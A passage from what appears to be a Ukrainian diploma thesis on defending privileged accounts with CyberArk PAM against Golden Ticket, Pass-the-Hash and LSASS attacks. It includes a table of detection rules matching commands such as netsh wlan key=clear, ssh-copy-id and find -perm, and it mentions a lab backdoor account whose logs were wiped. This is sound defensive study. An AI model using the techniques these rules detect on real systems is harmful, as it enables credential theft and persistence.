


Рисунок 3.12 – Новий пароль від бекдор-акаунту, створений автоматично.

Тепер, коли цей акаунт повністю під контролем системи CyberArk, зловмисники не зможуть підключитися до нього та провести будь-які дії, для яких цей акаунт був створений.

Підвищення привілеїв та їх використання (Golden Ticket Attack)

Після виконання усіх попередніх кроків для забезпечення захисту привілейованих облікових записів у корпоративній мережі, атаку Golden Ticket буде виконати неможливо у зв'язку з тим, що усі дані тепер знаходяться тільки у захищеному сховищі та немає ніякої можливості скомпрометувати ці дані. Порушивши ланцюг атаки було порушено саму атаку.

Для того, щоб до кінця бути впевненим, що ніхто не буде намагатися викрасти якісь облікові дані з будь-якої машини у мережі, можна налаштувати додаткові правила, які будуть забороняти, наприклад, виконувати команди mimikatz у PowerShell (рисунок 3.13). В такому випадку зловмисникам прийдеться шукати інші способи збирання інформації для проведення своїх атак.

Privileged Session Analysis and Response

Assign a risk score and automatic response to high-risk activities detected during recorded user sessions.

Category	Pattern	Sco.	Description	Response	Status
Universal keystrokes	(.*)netsh(.*)wlan(.*)key=clear(.*)	40	Indication of a privileged user using a decoding comma...	None	Active
SSH	(.*)ssh(.*)start(.*)	30	Restarting the SSH service after a possible configuratio...	None	Active
SSH	(.*)start(.*)ssh(.*)	30	Restarting the SSH service after a possible configuratio...	None	Active
SSH	(.*)ssh-copy-id(.*)	70	Indication of remote installation of SSH key.	None	Active
SSH	(.*)ssh-keygen(.*)	40	Indication of SSH key-pair generation.	None	Active
SSH	(.*)chown(.*)	50	Indication of file permission or ownership change.	None	Active
SSH	(.*)chmod(.*)	20	Indication of file permission or ownership change.	None	Active
SSH	(.*)usermod(.*)	50	Indication of access to users' settings and groups.	None	Active
SSH	(.*)find(.*)-perm(.*)	95	Indication of permission scaning using the 'find' comm...	None	Active

Рисунок 3.13 – Налаштування своїх правил тригеру інцидентів

Після повного налаштування системи CyberArk з правилами автоматичного додавання користувачів та налаштованими політиками безпеки доступ до цільових систем відбувається виключно через систему CyberArk та без використання паролів від цільових систем (рисунок 3.14).




Рисунок 3.14 – Модель корпоративної мережі після налаштування системи CyberArk

На рисунку 35 зображено схему доступу користувачів до цільових систем. Адміністратори для виконання робіт повинні підключитись з акаунту User за протоколом HTTPS до серверу PVWA (веб-інтерфейс системи CyberArk), після цього на веб-інтерфейсі обрати необхідний обліковий запис (для доступу до Bluehost – John_Admin, для доступу до Redhost – Administrator/Maks, для доступу до DC1 – S_Admin). Підключення відбувається за протоколом RDP до серверу PSM (термінальний сервер), а він в свою чергу підключається, також за протоколом RDP (оскільки цільові системи базуються на ОС Windows), до цільових систем шляхом отримання облікових даних (в даному випадку - паролів) з серверу-сховища – Vault, та передачі їх на кінцеві системи для аутентифікації. Таким чином адміністратор, який підключається до привілейованих акаунтів на цільовій системі не знає паролів від цих акаунтів та не отримує їх на свою робочу станцію.

Висновки за розділом 3

У розділі 3 моєї роботи було розглянуто популярні методи атак на привілейовані облікові записи у корпоративних мережах, у тому числі: LSASS Credential Theft атака, Pass-The-Hash атака та Golden Ticket атака. Окрім цього, під час проведення атаки на модель сегменту корпоративної мережі, було створено бекдор акаунт з привілеями локального адміністратора на одній з машин, яким можна було б користуватися у будь-який час для несанкціонованого доступу до мережі. Перевагою такого акаунту було те, що про нього було не відомо адміністраторам мережі через те, що усі логи та інформація щодо створення цього акаунту була видалена з контролеру домену. Після виконання атаки Golden Ticket атаки було також отримано доступ до акаунту batman, який міг би використовуватися навіть після зміни його паролю.

З точки зору захисту було реалізовано такі механізми, як: розмежування доступу привілейованих користувачів тільки до конкретних систем, парольні політики, які здійснюють періодичну автоматичну ротацію паролів, для захисту від таких атак, як Pass-The-Hash, налаштування політик щодо автоматичного реагування на інциденти пов’язані з обліковими даними (викрадення хешів, створення бекдорів), налаштування окремих правил реагування на команди, які виконуються у системах (для забезпечення захисту від атак, як Golden Ticket). Після налаштування усіх конфігурацій системи безпеки, модель сегменту корпоративної мережі була повністю захищена від загроз, які стосуються облікових записів, оскільки доступ до привілейованих облікових записів тепер здійснюється виключно через систему захисту – CyberArk, та уся активність користувачів на цільових системах повністю контролюється та відстежується.

Висновки

У дипломній роботі було проаналізовано багато літератури за темою безпеки корпоративних мереж та безпеки привілейованих облікових даних. У першому розділі було розглянуто особливості корпоративних мереж для розуміння проблематики безпеки, а також які основні типи облікових записів бувають у корпоративних мережах та ким вони використовуються.

У другому розділі було розглянуто питання забезпечення безпеки привілейованих облікових записів у корпоративних мережах, та проаналізовано можливі загрози, які можуть нести неправильно захищені акаунти. Окрім цього було розглянуто можливих зловмисників, які можуть загрожувати підприємству, використовуючи попередньо описані вразливості.

У третьому розділі було створено віртуальну модель корпоративної мережі, необхідну для реалізації декількох атак на привілейовані облікові записи. Далі було реалізовано механізми захисту акаунтів у корпоративній мережі за допомогою програмних засобів, зокрема, рішення класу PAM від компанії CyberArk.

Після виконання усіх налаштувань безпеки у моделі корпоративної мережі, було забезпечено захист від більшості атак націлених на привілеї, тим самим (при прийманні даних рекомендацій у реальній мережі) було б попереджено фінансові, так і іміджеві втрати.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Avanessian A. The Perils of Full Administrator Rights [Електронний ресурс] / Andrew Avanessian // infosecurity-magazine.com. – 2019. – Режим доступу до ресурсу: 1. https://www.infosecurity-magazine.com/blogs/perils-full-administrator-rights/

2. Обліковий запис [Електронний ресурс] // Wikipedia. – 2014. – Режим доступу до ресурсу: https://uk.wikipedia.org/wiki/%D0%9E%D0%B1%D0%BB%D1%96%D0%BA%D0%BE%D0%B2%D0%B8%D0%B9_%D0%B7%D0%B0%D0%BF%D0%B8%D1%81

3. Privileged Account [Електронний ресурс] // ssh.com. – 2017. – Режим доступу до ресурсу: https://www.ssh.com/iam/user/privileged-account

4. Privileged Access Management (PAM) [Електронний ресурс] // - Режим доступу до ресурсу: https://www.tadviser.ru/index.php/PAM_Privileged_Access_Management

5. PRIVILEGED ACCESS MANAGER [Електронний ресурс] – Режим доступу до ресурсу: https://www.cyberark.com/products/privileged-access-manager/

6. Татарчук М.І. Корпоративні інформаційні системи. Навчальний посібник. – К.: КНЕУ, 2005.

7. Ворожко В.П., Корченко О.Г. Захист інформації з обмеженим доступом. Збірник нормативних документів. – К.: КУЦА, 1999.

8. С.Н. Ардатский, О.С. Бартунов Управление доступом в сложных информационных системах. – Образовательные порталы Росси. Выпуск 1. - 2005.

9. Соколов А.В., Шаньгин В.Ф. Защита информации в распределенных корпоративних сетях и системах. – М.: ДМК Пресс, 2002.

10. Інформаційна безпека людини як споживача телекомунікаційних послуг: Монографія / І.В. Арістова, Д. В. Сулацький ; НДІ інформатики і права НАПрН України. — К. : Право України; Х. : Право, 2013.

11. Лукацкий А. Обнаружение атак. — СПб.: БХВ-Петербург, 2001.

12. Двофакторна аутентифікація для бізнесу: як захистити облікові записи співробітників [Електронний ресурс] // eset. – 2019. – Режим доступу до ресурсу: https://eset.ua/ua/blog/view/22/dvukhfaktornaya-autentifikatsiya-chto-eto-i-kak-rabotayet.

13. Промышленные компании: векторы атак [Електронний ресурс] / ф // Positive Technologies. – 2018. – Режим доступу до ресурсу: https://www.ptsecurity.com/ru-ru/research/analytics/ics-attacks-2018/.

14. Безпека периметра корпоративної мережі [Електронний ресурс] // Системний інтегратор інженерних рішень "Goobkas - ONE CONTRACTOR".. – 2020. – Режим доступу до ресурсу: https://goobkas.com/g80295191-bezpeka-perimetra-korporativnoyi.